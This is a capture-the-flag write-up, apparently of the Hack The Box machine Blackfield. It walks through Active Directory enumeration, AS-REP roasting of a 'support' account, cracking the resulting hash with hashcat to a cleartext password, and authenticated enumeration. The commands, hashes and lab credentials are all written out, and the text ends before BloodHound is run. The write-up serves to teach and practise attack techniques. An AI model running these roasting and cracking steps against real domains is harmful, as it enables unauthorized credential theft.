
Blackfield



This is my first Hard Box so lets see how much difficult is it from a medium box.

Enumeration

I have recently started to use rustscans to be able to scan all ports faster. I found this works very well for me because I can start thinking about which services are being offered in the box from the very start.

NMAP

```
PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time:
2024-11-25 01:13:48Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

From here I added BLACKFIELD.local to my /ect/hosts.


SMB,RPC and LDAP Enum

I like to perform this by using a lot of netexec and enum4linux as well as smbclient and some impacket tools.

I started by looking to see if I have access as Guest because if this is the case then I like to do an `RID brute-force` to get a list of valid usernames I can use.

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ netexec smb blackfield.local -u '' -p ''
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\:

┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ netexec smb blackfield.local -u 'Guest' -p ''
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\Guest:
```

To my surpised there is a huge list of users and machine accounts. I have never seen so many in a box yet.



From here I will make a list of usernames using awk to be able to test with it.

`grep User users.txt | awk '{print $6}'`

```
BLACKFIELD\Administrator
BLACKFIELD\Guest
BLACKFIELD\krbtgt
BLACKFIELD\Domain
BLACKFIELD\Protected
BLACKFIELD\DC01$
BLACKFIELD\audit2020
BLACKFIELD\support
BLACKFIELD\BLACKFIELD764430
BLACKFIELD\BLACKFIELD538365
BLACKFIELD\BLACKFIELD189208
BLACKFIELD\BLACKFIELD404458
BLACKFIELD\BLACKFIELD706381
BLACKFIELD\BLACKFIELD937395
BLACKFIELD\BLACKFIELD553715
BLACKFIELD\BLACKFIELD840481
BLACKFIELD\BLACKFIELD622501
BLACKFIELD\BLACKFIELD787464
.......
BLACKFIELD\BLACKFIELD758945
BLACKFIELD\BLACKFIELD541148
BLACKFIELD\BLACKFIELD532412
BLACKFIELD\BLACKFIELD996878
BLACKFIELD\BLACKFIELD653097
```

```
BLACKFIELD\BLACKFIELD438814
BLACKFIELD\svc_backup
BLACKFIELD\lydericlefebvre
BLACKFIELD\PC01$
BLACKFIELD\PC02$
BLACKFIELD\PC03$
BLACKFIELD\PC04$
BLACKFIELD\PC05$
BLACKFIELD\PC06$
BLACKFIELD\PC07$
BLACKFIELD\PC08$
BLACKFIELD\PC09$
BLACKFIELD\PC10$
BLACKFIELD\PC11$
BLACKFIELD\PC12$
BLACKFIELD\PC13$
BLACKFIELD\SRV-WEB$
BLACKFIELD\SRV-FILE$
BLACKFIELD\SRV-EXCHANGE$
BLACKFIELD\SRV-INTRANET$
```

I then ran the following to make a list of the same usernames but as passwords

```
cat filename.txt | cut -d'\' -f2 | awk '{print tolower($0); print toupper($0)}'
```

Using Awk is great to do this quickly specially in cases like this where the list is huge.

From here I like to test to see which shares I have access to.

Shares

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ netexec smb blackfield.local -u Guest  -p '' --shares
SMB         10.10.10.192    445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
SMB         10.10.10.192    445    DC01            [+] BLACKFIELD.local\Guest:
SMB         10.10.10.192    445    DC01            [*] Enumerated shares
SMB         10.10.10.192    445    DC01            Share           Permissions     Remark
SMB         10.10.10.192    445    DC01            -----           -----------     ------
SMB         10.10.10.192    445    DC01            ADMIN$                          Remote Admin
SMB         10.10.10.192    445    DC01            C$                              Default share
SMB         10.10.10.192    445    DC01            forensic                        Forensic / Audit share.
SMB         10.10.10.192    445    DC01            IPC$            READ            Remote IPC
SMB         10.10.10.192    445    DC01            NETLOGON                        Logon server share
SMB         10.10.10.192    445    DC01            profiles$       READ
SMB         10.10.10.192    445    DC01            SYSVOL                          Logon server share
```

Here I see some interesting shares I will access after I finish enumerating.

Enum4linux

I wasn’t able to enumerate much with the Guest account on RPC

```
 ==========================================
|    Users via RPC on blackfield.local     |
 ==========================================
[*] Enumerating users via 'querydispinfo'
[-] Could not find users via 'querydispinfo': STATUS_ACCESS_DENIED
[*] Enumerating users via 'enumdomusers'
[-] Could not find users via 'enumdomusers': STATUS_ACCESS_DENIED

 ==========================================
|    Groups via RPC on blackfield.local    |
 ==========================================
[*] Enumerating local groups
[-] Could not get groups via 'enumalsgroups domain': STATUS_ACCESS_DENIED
[*] Enumerating builtin groups
[-] Could not get groups via 'enumalsgroups builtin': STATUS_ACCESS_DENIED
[*] Enumerating domain groups
[-] Could not get groups via 'enumdomgroups': STATUS_ACCESS_DENIED
```

I always like to look for information about the system as this may help later on.

```
 ================================================
|    OS Information via RPC for blackfield.local |
 ================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[+] Found OS information via 'srvinfo'
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: '1809'
OS build: '17763'
Native OS: not supported
Native LAN manager: not supported
Platform id: '500'
Server type: '0x80102b'
Server type string: Sv PDC Tim NT
```

Domain information is always also useful so I always like to keep it at hand.

```
 ================================================
|    Domain Information via SMB session for blackfield.local |
 ================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC01
NetBIOS domain name: BLACKFIELD
DNS domain: BLACKFIELD.local
FQDN: DC01.BLACKFIELD.local
Derived membership: domain member
Derived domain: BLACKFIELD
```

Password spray

Whenever I get a user list I really like to check if the password might be the same as the username because this has worked well for me in the past and its pretty quick thing to do which would save me lots of time if it is successful. In this case since all the blackfield users seem randomly generated I just took them out of the list.

In this case this was unsuccessful but its also very easy to try.

Kerberos Enum

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ netexec ldap  blackfield.local -u users.txt -p '' -k
SMB         blackfield.local 445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True)
LDAP        blackfield.local 389    DC01            [-] BLACKFIELD.local\Administrator: KDC_ERR_PREAUTH_FAILED
LDAP        blackfield.local 389    DC01            [-] BLACKFIELD.local\Guest: KRB_AP_ERR_SKEW
LDAP        blackfield.local 389    DC01            [-] BLACKFIELD.local\krbtgt: KDC_ERR_CLIENT_REVOKED
LDAP        blackfield.local 389    DC01            [-] BLACKFIELD.local\Domain: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP        blackfield.local 389    DC01            [-] BLACKFIELD.local\Protected: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP        blackfield.local 389    DC01            [-] BLACKFIELD.local\DC01$: KDC_ERR_PREAUTH_FAILED
LDAP        blackfield.local 389    DC01            [-] BLACKFIELD.local\audit2020: KDC_ERR_PREAUTH_FAILED
LDAP        blackfield.local 389    DC01            [+] BLACKFIELD.local\support account vulnerable to asreproast attack
```

Found out that one of the accounts is vulnerable to ASREPROAST.

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ netexec ldap  blackfield.local -u support -p '' --asreproast ASREPROAST
SMB         10.10.10.192    445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
LDAP        10.10.10.192    445    DC01            $krb5asrep$23$support@BLACKFIELD.LOCAL:2421ea1f9e7844e6dec7085a8272e0eb$6a82ca1dfecd6c7196d5493babeb3c22db97d7e6a2db1c7a3209cc6ff2cc365c6a47922d06bb77d2991efe83f36a326e624999df0bc1a44de916ce9d709e1333d1a21a3a1dd19df6b19e0f9fdbc5865850d60575116fa5b4cae7984f02e5342469aa159cba250813d3c67986a8167e2b380244cae099bb1863021e1f31c50c9ecb9b1b69afec09361bec3135e1564e951cc48a07a1d03025de5285aa19e55915c9afabc9fa60fdc8a1f372e3eadcbad1cabb03056dab2e952867cf89819a121442e65024fad9f6213e7ab5d97f8b5e66adb64d0f2373cd412225c869f158a0bf5a065f5c39be83570f209176308b188a825f8e68
```

```
$krb5asrep$23$support@BLACKFIELD.LOCAL:2421ea1f9e7844e6dec7085a8272e0eb$6a82ca1dfecd6c
7196d5493babeb3c22db97d7e6a2db1c7a3209cc6ff2cc365c6a47922d06bb77d2991efe83f36a326e6249
99df0bc1a44de916ce9d709e1333d1a21a3a1dd19df6b19e0f9fdbc5865850d60575116fa5b4cae7984f02
e5342469aa159cba250813d3c67986a8167e2b380244cae099bb1863021e1f31c50c9ecb9b1b69afec0936
1bec3135e1564e951cc48a07a1d03025de5285aa19e55915c9afabc9fa60fdc8a1f372e3eadcbad1cabb03
056dab2e952867cf89819a121442e65024fad9f6213e7ab5d97f8b5e66adb64d0f2373cd412225c869f158
a0bf5a065f5c39be83570f209176308b188a825f8e68
```

smbclient

I used smbclient to access the shares available but this had multiple directories. to check them I used spider plus

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ cat /tmp/nxc_hosted/nxc_spider_plus/10.10.10.192.json | jq .
{
  "profiles$": {}
}
```

This showed me that the directories were empty.

Now I will try and crack the TGS I got from ASREPROASTING.

HASHCAT

```
$krb5asrep$23$support@BLACKFIELD.LOCAL:f712ff09805b21b87d13e7e7d64b8372$4219d53926fd666ea0cde5865812e19d2ab44c561fe3e90865a3c20b5d9fe97bc196487d96b938459dbaabb85c3f955a1145918d90f1156cdcd97ccf3d7bdd5890da9e41b36c1b88eb89b8422fc69da84f1c4ff5240450f9b01790c86f58146df8850479b2ef7e4c368552ba8045f5be22f675e3d53946e6f86aa2ea158bbfd4fb41ff3cdb11d5c8bfb97786e0fd3ce2592a4f67a1304387050437a0df4104e89d408e45369c00521f741a9fbdc8a44ac1a48af34c845611a22c27f6eb40ed2a8d7e52ff211159a32d7902c8b7607d47a98b99ed8fa699f411624857f413131cb4b868f30a9c93f1e446421bf04e3d9764382eb1:#00^BlackKnight
$krb5asrep$23$support@BLACKFIELD.LOCAL:2421ea1f9e7844e6dec7085a8272e0eb$6a82ca1dfecd6c7196d5493babeb3c22db97d7e6a2db1c7a3209cc6ff2cc365c6a47922d06bb77d2991efe83f36a326e624999df0bc1a44de916ce9d709e1333d1a21a3a1dd19df6b19e0f9fdbc5865850d60575116fa5b4cae7984f02e5342469aa159cba250813d3c67986a8167e2b380244cae099bb1863021e1f31c50c9ecb9b1b69afec09361bec3135e1564e951cc48a07a1d03025de5285aa19e55915c9afabc9fa60fdc8a1f372e3eadcbad1cabb03056dab2e952867cf89819a121442e65024fad9f6213e7ab5d97f8b5e66adb64d0f2373cd412225c869f158a0bf5a065f5c39be83570f209176308b188a825f8e68:#00^BlackKnight

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: ASREPROAST
Time.Started.....: Sun Nov 24 14:05:33 2024 (17 secs)
Time.Estimated...: Sun Nov 24 14:05:50 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1699.2 kH/s (0.88ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new), 2/2 (100.00%) Salts
Progress.........: 28672000/28688770 (99.94%)
Rejected.........: 0/28672000 (0.00%)
Restore.Point....: 14333952/14344385 (99.93%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: #1crapper → #!hrvert
Hardware.Mon.#1..: Util: 76%
```

Enum with creds

I now have the account. Now I will use this to enumerate a second time to see what attack paths I have access to.

```
support:#00^BlackKnight
```

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ netexec smb  blackfield.local -u support -p '#00^BlackKnight'
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
^[[ASMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\support:#00^BlackKnight

┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ netexec winrm  blackfield.local -u support -p '#00^BlackKnight'
WINRM       10.10.10.192    5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
WINRM       10.10.10.192    5985   DC01             [-] BLACKFIELD.local\support:#00^BlackKnight
```

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ netexec smb  blackfield.local -u support -p '#00^BlackKnight' --shares
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\support:#00^BlackKnight
SMB         10.10.10.192    445    DC01             [*] Enumerated shares
SMB         10.10.10.192    445    DC01             Share           Permissions     Remark
SMB         10.10.10.192    445    DC01             -----           -----------     ------
SMB         10.10.10.192    445    DC01             ADMIN$                          Remote Admin
SMB         10.10.10.192    445    DC01             C$                              Default share
SMB         10.10.10.192    445    DC01             forensic                        Forensic / Audit share.
SMB         10.10.10.192    445    DC01             IPC$            READ            Remote IPC
SMB         10.10.10.192    445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.10.192    445    DC01             profiles$       READ
SMB         10.10.10.192    445    DC01             SYSVOL          READ            Logon server share
```

I now used the `--users` flag to check in case I missed any users and to check to see if there might be any passwords in the description.

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ netexec smb  blackfield.local -u support -p '#00^BlackKnight' --users
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\support:#00^BlackKnight
SMB         10.10.10.192    445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.10.192    445    DC01             Administrator                 2020-02-23 18:09:53 0       Built-in account for administering the computer/domain
SMB         10.10.10.192    445    DC01             Guest                         2020-06-03 16:18:28 0       Built-in account for guest access to the computer/domain
SMB         10.10.10.192    445    DC01             krbtgt                        2020-02-23 18:08:31 0       Key Distribution Center Service Account
SMB         10.10.10.192    445    DC01             audit2020                     2020-09-21 22:35:06 0
SMB         10.10.10.192    445    DC01             support                       2020-02-23 17:53:23 0
```

```
SMB         10.10.10.192    445    DC01             lydericlefebvre               2020-02-28 22:33:35 0       @lydericlefebvre - VM Creator
SMB         10.10.10.192    445    DC01             [*] Enumerated 315 local users: BLACKFIELD
```

Nothing too important that I found Now I will use enum4linux one more time to see if it gives me any useful information. It gave me the same list of users that I had.

```
[*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
[-] BLACKFIELD.local\Administrator:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\Guest:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\krbtgt:#00^BlackKnight STATUS_LOGON_FAILURE
[+] BLACKFIELD.local\Domain:#00^BlackKnight (Guest)
[+] BLACKFIELD.local\Protected:#00^BlackKnight (Guest)
[-] BLACKFIELD.local\DC01$:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\audit2020:#00^BlackKnight STATUS_LOGON_FAILURE
[+] BLACKFIELD.local\support:#00^BlackKnight
[-] BLACKFIELD.local\BLACKFIELD764430:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD538365:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD189208:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD404458:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD706381:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD937395:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD553715:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD840481:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD622501:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD787464:#00^BlackKnight STATUS_LOGON_FAILURE
[-] BLACKFIELD.local\BLACKFIELD163183:#00^BlackKnight STATUS_LOGON_FAILURE
```

Kerberoast

I then tried to find some kerberoastable accounts but found none.

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ netexec ldap blackfield.local -u support  -p '#00^BlackKnight' --kerberoasting KERBEROASTING
SMB         10.10.10.192    445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
LDAP        10.10.10.192    389    DC01            [+] BLACKFIELD.local\support:#00^BlackKnight
LDAP        10.10.10.192    389    DC01            Bypassing disabled account krbtgt
LDAP        10.10.10.192    389    DC01            No entries found!
LDAP        10.10.10.192    389    DC01            [-] Error with the LDAP account used
```

ADCS


```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ certipy-ad find -u support  -p '#00^BlackKnight' -dc-ip 10.10.10.192 -stdout -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[-] Got error: socket connection error while opening: timed out
[-] Use -debug to print a stacktrace
```

Bloodhound

Its now time for me to run bloodhound.

